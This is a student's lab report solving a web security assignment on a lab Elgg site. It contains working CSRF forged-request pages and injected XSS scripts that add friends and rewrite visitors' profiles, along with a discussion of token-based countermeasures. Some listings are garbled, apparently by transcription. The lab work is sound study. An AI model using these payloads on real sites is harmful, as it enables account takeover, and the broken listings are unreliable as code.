

## Contents

<b>1</b>	<b>Introduction</b>	<b>2</b>
<b>2</b>	<b>Cross-Site Request Forgery (CSRF) Attack</b>	<b>2</b>
2.1	Lab Environment . . . . .	2
2.2	Observing HTTP Request . . . . .	3
2.3	CSRF Attack using GET Request . . . . .	4
2.4	CSRF Attack using POST Request . . . . .	4
2.5	Implementing a countermeasure for Elgg . . . . .	7
<b>3</b>	<b>Cross-Site Scripting (XSS) Attack</b>	<b>8</b>
3.3	Posting a Malicious Message to Display an Alert Window . . . . .	8
3.4	Posting a Malicious Message to Display Cookies . . . . .	8
3.5	Stealing Cookies from the Victim's Machine . . . . .	8
3.6	Becoming the Victim's Friend . . . . .	9
3.7	Modifying the Victim's Profile . . . . .	11
3.8	Writing a Self-Propagating XSS Worm . . . . .	12
3.8.1	Link Approach . . . . .	12
3.8.2	DOM Approach . . . . .	13
3.9	Countermeasures XSS . . . . .	15
<b>4</b>	<b>SQL Injection Attack</b>	<b>16</b>
4.2	Get Familiar with SQL Statements . . . . .	16
4.3	SQL Injection Attack on SELECT Statement . . . . .	16
4.3.1	Sub-task 1: SQL Injection Attack from webpage . . . . .	16
4.3.2	Sub-task 2: SQL Injection Attack from command line . . . . .	17
4.3.3	Sub-task 3: Append a new SQL statement . . . . .	18
4.4	SQL Injection Attack on UPDATE Statement . . . . .	18
4.4.1	Sub-task 1: Modify your own salary . . . . .	18
4.4.2	Sub-task 2: Modify other people' salary . . . . .	18
4.4.3	Modify other people' password . . . . .	19
4.5	SQL Countermeasure — Prepared Statement . . . . .	19

# 1 Introduction

This is the solvement for the CS5293 Assignment III. Each Task have a short statement for the result as well as the procedures or the screenshoot or code listing attached.

## 2 Cross-Site Request Forgery (CSRF) Attack

### 2.1 Lab Environment

For this question,

I set up this host file for visiting the Lab's Web Service because I want to conduct the experiments in a Windows Environment rather than visiting the Web Service in the Seed's VM.

The screenshot shows a Windows command-line interface (CMD). It displays the output of the 'ip addr' command, which shows the network interfaces and their configurations. The 'eth0' interface is highlighted in red with the text 'seed's Lab IP address'. Below the terminal, a ping command is run against the IP address 172.16.100.6, with the results showing successful connectivity. A red annotation 'host file configuration for visiting the resources' points to the right side of the terminal window.

```
Last login: Fri Mar 29 22:52:24 2024 from 58.62.173.75
[04/06/24]seed@VM:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:00:02:06 brd ff:ff:ff:ff:ff:ff
        inet 172.16.100.6/24 brd 172.16.100.255 scope global eth0
            valid_lft forever preferred_lft forever
        inet6 fe80::bfe4:e03d:201b:7a5a/64 scope link
            valid_lft forever preferred_lft forever
[04/06/24]seed@VM:~$ seed's Lab IP address

Windows PowerShell
版权所有 © 2016 Microsoft Corporation。保留所有权利。
PS C:\Users\huangkl> ping www.csrflabattacker.com
正在 Ping www.csrflabattacker.com [72.14.185.43] 具有 32 字节的数据:
Control-C
PS C:\Users\huangkl> ping www.csrflabattacker.com before set up the host
正在 Ping www.csrflabattacker.com [172.16.100.6] 具有 32 字节的数据:
来自 172.16.100.6 的回复: 字节=32 时间<1ms TTL=64
172.16.100.6 的 Ping 统计信息:
    数据包: 已发送 = 1, 已接收 = 1, 丢失 = 0 <0% 丢失>
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms, 最长 = 0ms, 平均 = 0ms
Control-C
PS C:\Users\huangkl> a
```

Figure 1: Set Up Lab Environment




Figure 2: Set Up Lab Environment Result

## 2.2 Observing HTTP Request

I use the Firefox's Developer Tools to observe the HTTP Request, as shown in the following figure 3. The Request shown in Figure is 3a a GET request, responds with a 200 OK status code, indicating that the request was successful. the parameters is `q=123&search_type=all`. And the Request shown in Figure is 3b a POST request, the form data is Listing 1.

```

1 {
2   "--elgg_token": "KxIa1FH5OS-ULIZA8xe0JA",
3   "--elgg_ts": "1712394127",
4   "username": "123",
5   "password": "123"
6 }
```

Listing 1: POST parameters

The server responds with a 302 Found status code, indicating that the request was successful, and the client should redirect to the specified URL. The response header contains the Location field, which specifies the URL to which the client should redirect. The response also contains a Set-Cookie header, which sets a cookie in the client's browser.

(a) HTTP GET Result

(b) HTTP POST Result

Figure 3: Execute Result

## 2.3 CSRF Attack using GET Request

First, we observe that when Charlie add a friend with Boby's Behavior, as shown in Figure 4, the request is a GET request, and the parameters is friend=42, which means that Charlie is trying to add Boby as a friend. The server responds with a 200 OK status code, indicating that the request was successful. The response contains the message "Your friend request has been sent", confirming that the request was processed.

Status	M...	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings	Stack Trace
200	GET	www.c...	boby	document	html	2.97 kB	1...						
200	GET	www.c...	font-awesome.css	stylesheet	css	7.02 kB	2...						
200	GET	www.c...	elgg.css	stylesheet	css	12.59 kB	5...						
200	GET	www.c...	colorbox.css	stylesheet	css	1.69 kB	3...						
200	GET	www.c...	44topbar.jpg	img	jpeg	1.28 kB	8...						
200	GET	www.c...	43large.jpg	img	jpeg	9.67 kB	9...						
200	GET	www.c...	jquery.js	script	js	30.19 kB	8...						
200	GET	www.c...	jquery-ui.js	script	js	64.92 kB	2...						
200	GET	www.c...	require_config.js	script	js	677 B	8...						
200	GET	www.c...	require.js	script	js	21.50 kB	8...						
200	GET	www.c...	elgg.js	script	js	30.28 kB	9...						
200	GET	www.c...	fontawesome-webfont.woff2?v=...	font	fo...	72.20 kB	7...						
200	GET	www.c...	favicon-128.png	Favicon...	png	4.62 kB	4...						
200	GET	www.c...	favicon.svg	Favicon...	svg	3.63 kB	6...						
200	GET	www.c...	en.js	require.js...	js	25.48 kB	1...						
200	GET	www.c...	init.js	require.js...	js	730 B	6...						
200	GET	www.c...	ready.js	require.js...	js	567 B	2...						
200	GET	www.c...	Plugin.js	require.js...	js	735 B	6...						
200	GET	www.c...	add?friend=43&_elgg_ts=1712396180&_elgg_token=EeHYU9zB04ix5YVaonkStg&_elgg_token=EeHYU9zB04ix5YVaonkStg	jquery.js4...	json	666 B	3...						

Figure 4: Add Friend Behavior

After that, we use the CSRF attack to add a friend with Boby's Behavior, as shown in Figure 5a, the request is a GET request, and the parameters is add?friend=43, and we send a fishing webpage as shown in Figure 5b to Alice with the link. When Alice click the link, Alice will add a friend to Body, as shown in figure 5a.



Figure 5: Execute Result

### Conclusion:

In conclusion, the CSRF attack successfully added Boby as a friend to Alice's account without her knowledge or consent. This attack exploited the lack of anti-CSRF tokens in the web application, allowing an attacker to forge a request that appeared legitimate to the server. This demonstrates the importance of implementing proper CSRF defenses to protect users from unauthorized actions on their accounts.

## 2.4 CSRF Attack using POST Request

First, we observe the profile editing POST Behavior, as shown in Figure 6a, the request is a POST request, and the form data is Listing 2. We also observe the Alice's ID is 42 when we add Alice as a friend.

```

1 {
2   "__elgg_token": "KsHTqfEXuvor5oSbjtE06A",
3   "__elgg_ts": "1712397862",
4   "name": "Boby",
5   "description": "<p>Hello+World</p>\r\n",
6   "accesslevel[description)": "2",
7   "briefdescription": "",
8   "accesslevel[briefdescription]": "2",
9   "location": "",
10  "accesslevel[location]": "2",
11  "interests": "",
12  "accesslevel[interests]": "2",
13  "skills": "",
14  "accesslevel[skills]": "2",
15  "contactemail": "",
16  "accesslevel[contactemail]": "2",
17  "phone": "",
18  "accesslevel[phone]": "2",
19  "mobile": "",
20  "accesslevel[mobile]": "2",
21  "website": "",
22  "accesslevel[website]": "2",
23  "twitter": "",
24  "accesslevel[twitter]": "2",
25  "guid": "43"
26 }

```

Listing 2: POST parameters

The screenshot shows the NetworkMiner interface with the 'Headers' tab selected. Under the 'POST' section, it displays the following details:

- Scheme: http
- Host: www.csrflabelgg.com
- Filename: /action/profile/edit
- Address: 172.16.100.6:80

(a) Editing Profile Behavior

The screenshot shows the NetworkMiner interface with the 'Headers' tab selected. Under the 'GET' section, it displays the following details:

- Scheme: http
- Host: www.csrflabelgg.com
- Filename: /action/friends/add
- friend: 42
- \_\_elgg\_ts: [...]
- 0: 1712398416  
1: 1712398416
- \_\_elgg\_token: [...]
- 0: 6wfHSJEcA8kVdmZCeOaVOA  
1: 6wfHSJEcA8kVdmZCeOaVOA

(b) Alice's ID Result

Figure 6: Observations

After that, we introduce the html code block 3 in post.html in the attack website, and send a fishing webpage to Alice with the link. When Alice click the link, Alice will edit Alice's profile, as shown in figure 7.

```

1 <html>
2 <body>
3 <h1>This page forges an HTTP POST request.</h1>
4 <script type="text/javascript">
5
6 function forge_post()
7 {
8 var fields;
9 fields += "<input type='hidden' name='name' value='Alice'>";
10 fields += "<input type='hidden' name='description' value='<p>BOBY IS MY HERO</p>\r\n'>";
11 fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
12 fields += "<input type='hidden' name='guid' value='42'>";
13
14 // Create a <form> element.
15 var p = document.createElement("form");

```

```
16
17 // Construct the form
18 p.action = "http://www.csrflabelgg.com/action/profile/edit";
19 p.innerHTML = fields;
20 p.method = "post";
21
22 // Append the form to the current page.
23 document.body.appendChild(p);
24
25 // Submit the form
26 p.submit();
27 }
28
29 // Invoke forge_post() after the page is loaded.
30 window.onload = function() { forge_post();}
31 </script>
32 </body>
33 </html>
```

Listing 3: POST HTML




Figure 7: Execute Result

```
</div></li><li class="elgg-item elgg-item-user" id="elgg-user-44"><div class="elgg-item elgg-item-user" id="elgg-user-44"><div class="elgg-image"><div class="elgg-avatar elgg-avatar-tiny"><span class="elgg-icon-hover-menu elgg-icon fa fa-caret-down"></span><ul rel="Tr"</div><div class="elgg-body"><h3><a href="http://www.csrflabelgg.com/profile/char</div></li><li class="elgg-item elgg-item-user" id="elgg-user-43"><div class="elgg-item elgg-item-user" id="elgg-user-43"><div class="elgg-image"><div class="elgg-avatar elgg-avatar-tiny"><span class="elgg-icon-hover-menu elgg-icon fa fa-caret-down"></span><ul rel="RVE</div><div class="elgg-body"><h3><a href="http://www.csrflabelgg.com/profile/boby</div></li><li class="elgg-item elgg-item-user" id="elgg-user-42"><div class="elgg-item elgg-item-user" id="elgg-user-42"><div class="elgg-image"><div class="elgg-avatar elgg-avatar-tiny"><span class="elgg-icon-hover-menu elgg-icon fa fa-caret-down"></span><ul rel="K7</div><div class="elgg-body"><h3><a href="http://www.csrflabelgg.com/profile/alid</div></li><li class="elgg-item elgg-item-user" id="elgg-user-36"><div class="elgg-item elgg-item-user" id="elgg-user-36"><div class="elgg-image"><div class="elgg-avatar elgg-avatar-tiny">
```

Figure 8: User ID in Member Page Source

## Answer for Question 1:

In this case,

1. The ID can be found when we adding the friend, as shown in Figure 6b.
  2. The ID can be found in the source of the html in members page, the ID is marked as elgg-user-ID, as shown in Figure 8.

## Answer for Question 2:

It should work, when the site doesn't check the guid, then that post CSRF request will do the job of modifying the profile. If the site does, then we may need to add an additional CSRF request to get the user's userguid, to dynamically change the userguid, or to brute-force enumerate the possible userguids.

## 2.5 Implementing a countermeasure for Elgg

We can turn on the countermeasure in the Elgg, as shown in Figure 9.

```
public function gatekeeper($action) {
    // return true;

    if ($action === 'login') {
        if ($this->validateActionToken(false)) {
            return true;
        }

        $token = get_input('elgg_token');
        $ts = (int) get_input('elgg_ts');

        if ($token && $this->validateTokenTimestamp($ts)) {
            // The tokens are present and the time looks valid: this is probably a mismatch due to the
            // login form being on a different domain.
            register_error($elgg_services()->translator->translate('actiongatekeeper:crosssitelogin'));
            forward('login', 'csrf');
        }
    }

    // let the validator send an appropriate msg
    $this->validateActionToken();

} else if ($this->validateActionToken()) {
    return true;
}

forward(REFERER, 'csrf');
}
```

Figure 9: Trun On countermeasure

The CSRF cannot work after the countermeasure is turned on, as shown in Figure 10 and Figure 11.




Figure 10: Observations




Figure 11: CSRF Fail

The attacker cannot send these secret tokens in a CSRF attack because:

1. The tokens are unique to each session and each form or action. They are generated server-side and are tied to the user's authenticated session.
2. The tokens are not exposed to third parties due to the Same-Origin Policy enforced by web browsers, which prevents a script on the attacker's domain from reading the contents or data of another domain.
3. The tokens change regularly, which means that even if an attacker could somehow access a token, it would likely be invalid by the time they attempt to use it in an attack.

By verifying that every request contains the correct elgg\_ts and elgg\_token, Elgg can ensure that the request originated from its own site and not from an external source, effectively neutralizing the CSRF attack.

### 3 Cross-Site Scripting (XSS) Attack

#### 3.3 Posting a Malicious Message to Display an Alert Window

First, we post a message with a malicious script to display an alert window, as shown in Figure 12a. When Boby click the Charlie's Profile, the browsers shows an alert message, as shown in Figure 12b. The result indicates that the script successfully executed in the context of the victim's browser, demonstrating the potential for XSS attacks to execute arbitrary code on a user's machine.




Figure 12: Observations

#### 3.4 Posting a Malicious Message to Display Cookies

First, we post a message with a malicious script to display the cookies, as shown in Figure 13a. When Boby click the Charlie's Profile, the browsers shows the Boby's cookies, as shown in Figure 13b. The result indicates that the script successfully accessed and displayed the cookies stored in Boby's browser, which could contain sensitive information such as session tokens or user credentials.




Figure 13: Observations

#### 3.5 Stealing Cookies from the Victim's Machine

First, we post a message with a malicious script to exploit the cookies, as shown in Figure 14a. When Boby click the Charlie's Profile, the script will send the Boby's cookies to the attack machine, as shown in Figure 14b. The result indicates that the script successfully exploited the cookies stored in Boby's browser and sent them to the attacker's machine, which could allow the attacker to impersonate Boby and access his account without authorization.




Figure 14: Observations

### 3.6 Becoming the Victim's Friend

First, we observe the add friend request, as shown in Figure 15a, the request is a GET request, and the parameters is friend=47 as well as the token and ts.

1. The friend parameter represents the friend number of the added friend.
2. \_elgg\_ts is a timestamp used to verify the timeliness of the token.
3. \_elgg\_token is the actual token value, used to verify the user's identity and permissions.

So we fill in the sendURL to the script, as shown in Listing 4 and modify Samy's profile shown in 15b.




Figure 15: Observations

```

1 <script type="text/javascript">
2 window.onload = function () {
3     var Ajax=null;
4     var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
5     var token="&__elgg_token="+elgg.security.token.__elgg_token;
6     //Construct the HTTP request to add Samy as a friend.
7     var sendurl='http://www.xsslabelgg.com/action/friends/add?friend=47'+ts+token;
8     //Create and send Ajax request to add friend
9     Ajax=new XMLHttpRequest();
10    Ajax.open("GET",sendurl,true);
11    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
12    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
13    Ajax.send();
14 }
15 </script>
```

Listing 4: POST HTML

After that, when someone views the Samy's profile, it will self-execute the add friend script, as shown in Figure 16a, and the result is shown in Figure 16b. The result indicates that the script successfully added Samy as a friend to the victim's account, demonstrating the potential for XSS attacks to perform unauthorized actions on behalf of the victim.



(a) Self Execute the Add Friend



(b) Add Friend in Activities

Figure 16: Observations


```

Display name
Samy

About me
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts=&lt;&lt; _elgg_ts=&lt;&lt; security.token _elgg_ts;
var token=&lt;&lt; _elgg_token=&lt;&lt; security.token _elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl='http://www.xsslabelgg.com/action/friends/add?friend=47';
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");

```

(a) If without the ts and token



(b) Fail to Add Friend

Figure 17: Observations

### Answer for Question 1:

As mention before, the parameters in the add friend request are:

1. `_elgg_ts` is a timestamp used to verify the timeliness of the token.
2. `_elgg_token` is the actual token value, used to verify the user's identity and permissions.

if without these two parameters, the request will fail, as shown in Figure 17a and Figure 17b. Because the server will verify the timeliness of the token and the user's identity and permissions. **Answer for Question 2:**

It should also work, We can use the POST request to modify the profile directly. As shown in Figure 18. But the result is depend on the server's configuration, if the server doesn't check the text, then the attack will work. If the server does, then the attack will fail.




Figure 18: Post to edit the profile

### 3.7 Modifying the Victim's Profile

First, we modify the code as listing 5 in samy's profile as shown in 19a, for modifying the one who visit the Samy's profile. As shown in Figure 19b, when Boby visiting Samy's profile will result in his profile's modifying to the given String Hello World. The result indicates that the script successfully modified Boby's Profile.




Figure 19: Observations

```

1 <script type="text/javascript">
2 window.onload = function(){
3 var userName=elgg.session.user.name;
4 var guid+"&guid="+elgg.session.user.guid;
5 var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
6 var token+"&__elgg_token="+elgg.security.token.__elgg_token;
7 var name+"&name"+userName;
8 var accesslevel+"&accesslevel[description]="+"2";
9 var propagatescript+"&description='Hello World'";
10 var content=ts+token+name+guid+propagatescript+accesslevel;
11 var samyGuid=47;
12 var sendurl='http://www.xsslabelgg.com/action/profile/edit';
13 if(elgg.session.user.guid!=samyGuid)
14 {
15 var Ajax=null;
16 Ajax=new XMLHttpRequest();
17 Ajax.open("POST",sendurl,true);
18 Ajax.setRequestHeader("Host","www.xsslabelgg.com");
19 Ajax.setRequestHeader("Content-Type",
20 "application/x-www-form-urlencoded");
21 Ajax.send(content);
22 }
23 }</script>
```

Listing 5: POST edit Code

### Answer for Question 3:

The Line is ensure that Samy's profile will not be edited by Samy himself, as shown in Figure 20. If without this Line, Aftre clicking Save Buttion, Samy's profile is edited by XSS itself, it will behaves just cover the XSS script, which will not propagate anymore.

